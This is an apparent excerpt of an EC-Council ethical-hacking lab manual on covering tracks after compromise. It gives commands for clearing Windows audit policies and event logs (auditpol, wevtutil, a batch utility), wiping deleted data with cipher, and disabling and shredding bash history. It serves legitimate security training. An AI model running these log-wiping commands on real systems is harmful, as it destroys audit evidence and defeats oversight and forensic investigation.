


Figure 4.1.4: Auditpol enabling system and account login policies

TASK 1.3

Clear Audit Policies

6. Type **auditpol /clear /y** and press **Enter** to clear the audit policies.




Figure 4.1.5: Auditpol clearing the policies

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Type **auditpol /get /category:*** and press **Enter** to check whether the audit policies are cleared.

Note: **No Auditing** indicates that the system is not logging audit policies.




Figure 4.1.6: Auditpol policies cleared

Note: For demonstration purposes, we are clearing logs on the same machine. In real-time, the attacker performs this process after gaining access to the target system to clear traces of their malicious activities from the target system.

8. This concludes the demonstration of how to view, enable, and clear audit policies using Auditpol.
9. Close all open windows and document all the acquired information.

TASK 2 Clear Windows Machine Logs using Various Utilities

TASK 2.1 Clearing Logs using Clear_Event_Viewer_Logs.bat Utility

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\Clear_Event_Viewer_Logs.bat**. Right-click **Clear_Event_Viewer_Logs.bat** and click **Run as administrator**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

2. The **User Account Control** pop-up appears; click **Yes**.
3. A **Command Prompt** window appears, and the utility starts clearing the event logs, as shown in the screenshot. The command prompt will automatically close when finished.

The system log file contains events that are logged by the OS components. These events are often predetermined by the OS itself. System log files may contain information about device changes, device drivers, system changes, events, operations, and other changes.

There are various Windows utilities that can be used to clear system logs such as Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher. Here, we will use these utilities to clear the Windows machine logs.




Figure 4.2.1: Command Prompt: clearing event logs

Note: Clear_Event_Viewer_Logs.bat is a utility that can be used to wipe out the logs of the target system. This utility can be run through command prompt or PowerShell, and it uses a BAT file to delete security, system, and application logs on the target system. You can use this utility to wipe out logs as one method of covering your tracks on the target system.

TASK 2.2

Clearing Logs using wevtutil

4. Click **Type here to search** at the bottom of **Desktop** and type **cmd**. From the results, right-click **Command Prompt** and click **Run as administrator**.
5. The **User Account Control** pop-up appears; click **Yes**.
6. A **Command Prompt** window with **Administrator** privileges appears. Type **wevtutil el** and press **Enter** to display a list of event logs.

Note: **el | enum-logs** lists event log names.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 4.2.2: Command Prompt: List of event logs

7. Now, type **wevtutil cl <log_name>** (here, we are clearing **system** logs) and press **Enter** to clear a specific event log.

Note: **cl | clear-log**: clears a log, **log_name** is the name of the log to clear, and ex: is the system, application, and security.




Figure 4.2.3: Command Prompt: Clearing system logs

8. Similarly, you can also clear application and security logs by issuing the same command with different log names (**application**, **security**).

Note: wevtutil is a command-line utility used to retrieve information about event logs and publishers. You can also use this command to install and uninstall event manifests, run queries, and export, archive, and clear logs.

TASK 2.3

Delete Files using Cipher.exe

9. In **Command Prompt**, type **cipher /w:<Drive or Folder or File Location>** and press **Enter** to deleted files in a specific drive, folder, or file.

Note: Here, we are encrypting the deleted files on the **C:** drive. You can run this utility on the drive, folder, or file of your choice.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

10. The Cipher.exe utility starts overwriting the deleted files, first, with all zeroes (0x00); second, with all 255s (0xFF); and finally, with random numbers, as shown in the screenshot.




Figure 4.2.4: Command Prompt: Encrypting deleted files

Note: Cipher.exe is an in-built Windows command-line tool that can be used to securely delete a chunk of data by overwriting it to prevent its possible recovery. This command also assists in encrypting and decrypting data in NTFS partitions.

When an attacker creates a malicious text file and encrypts it, at the time of the encryption process, a backup file is created. Therefore, in cases where the encryption process is interrupted, the backup file can be used to recover the data. After the completion of the encryption process, the backup file is deleted, but this deleted file can be recovered using data recovery software and can further be used by security personnel for investigation. To avoid data recovery and to cover their tracks, attackers use the Cipher.exe tool to overwrite the deleted files.

11. This concludes the demonstration of clearing Windows machine logs using various utilities (Clear_Event_Viewer_Logs.bat, wevtutil, and Cipher).
12. Close all open windows and document all the acquired information.

TASK 3 Clear Linux Machine Logs using the BASH Shell

Here, we will clear the Linux machine event logs using the BASH shell.

The BASH or Bourne Again Shell is a sh-compatible shell that stores command history in a file called bash history.

1. Turn on the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Figure 4.3.1: Parrot Security login page

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Note:

- If a **Parrot Updater** pop-up appears in the top-right corner of the **Desktop**, ignore and close it.
- If a **Question** pop-up window appears asking for you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

TASK 3.1

Disable and Clear Linux System Logs

4. The **Parrot Terminal** window appears. Type **export HISTSIZE=0** and press **Enter** to disable the BASH shell from saving the history.

Note: **HISTSIZE**: determines the number of commands to be saved, which will be set to 0.

5. In the **Terminal** window, type **history -c** and press **Enter** to clear the stored history.

Note: This command is an effective alternative to the disabling history command; with **history -c**, you have the convenience of rewriting or reviewing the earlier used commands.

Figure 4.3.2: Disabling and clearing system logs

6. Similarly, you can also use the **history -w** command to delete the history of the current shell, leaving the command history of other shells unaffected.

TASK 3.2

Shred System Logs

7. Type **shred ~/.bash_history** and press **Enter** to shred the history file, making its content unreadable.

Note: This command is useful in cases where an investigator locates the file; because of this command, they would be unable to read any content in the history file.

You can view the saved command history using the more ~/.bash_history command. This feature of BASH is a problem for hackers, as investigators could use the bash_history file to track the origin of an attack and learn the exact commands used by the intruder to compromise the system.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. Now, type **more ~/.bash_history** and press **Enter** to view the shredded history content, as shown in the screenshot.




Figure 4.3.3: Shredding history

9. You can use all the above-mentioned commands in a single command by issuing **shred ~/.bash_history && cat /dev/null > .bash_history && history -c && exit**.
10. This command first shreds the history file, then deletes it, and finally clears the evidence of using this command. After this command, you will exit from the terminal window.

Figure 4.3.4: Shredding, deleting and clearing system logs

11. This concludes the demonstration of how to clear Linux machine logs using the BASH shell.
12. Close all open windows and document all the acquired information
13. Turn off the **Parrot Security** virtual machine.

TASK 4 Clear Windows Machine Logs using CCleaner

Here, we will use CCleaner to clear the system logs of the Windows machine.

TASK 4.1

Install CCleaner

1. On the **Windows 10** virtual machine, navigate to **E:\CEH-Tools\CEHv11 Module 06 System Hacking\Covering Tracks Tools\CCleaner**, double-click **cctrialsetup.exe**.

Note: If a **User Account Control** pop-up appears, click **Yes**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

CCleaner is a system optimization, privacy, and cleaning tool. It allows you to remove unused files and cleans traces of Internet browsing details from the target PC. With this tool, you can very easily erase your tracks..

2. The CCleaner setup starts loading; when it finishes, the **CCleaner Professional Setup** wizard appears; click the **Install** button.




Figure 4.4.1: CCleaner Professional Setup window

3. **CCleaner Professional Setup** loads and the **CCleaner Professional Setup Completed** wizard appears. Click to deselect the **View release notes** checkbox and click the **Run CCleaner** button.




Figure 4.4.2: CCleaner Professional Setup Completed wizard

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

4. The **Welcome to your Free trial of CCleaner Professional!** wizard appears; click the **Start My Trial** button.

Figure 4.4.3: Welcome to your free trial of CCleaner Professional! wizard

TASK 4.2

Analyze System Log Files

5. The **CCleaner - Professional Edition** window appears. Click the **Analyze** button in the middle of the window.

Note: By default, the CCleaner tool selects the **Easy Clean** option; you can also use the **Custom Clean** option to clean selected files.




Figure 4.4.4: CCleaner - Professional Edition

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

6. The **Analyzing your PC...** wizard appears. Wait for the progress bar to complete.




Figure 4.4.5: Analyzing your PC wizard

TASK 4.3

Clean System Log Files

7. After the completion of the analysis, the results appear. Click the **Clean All** button to clean the discovered trackers and junk files.

Note: The results might differ in your lab environment.

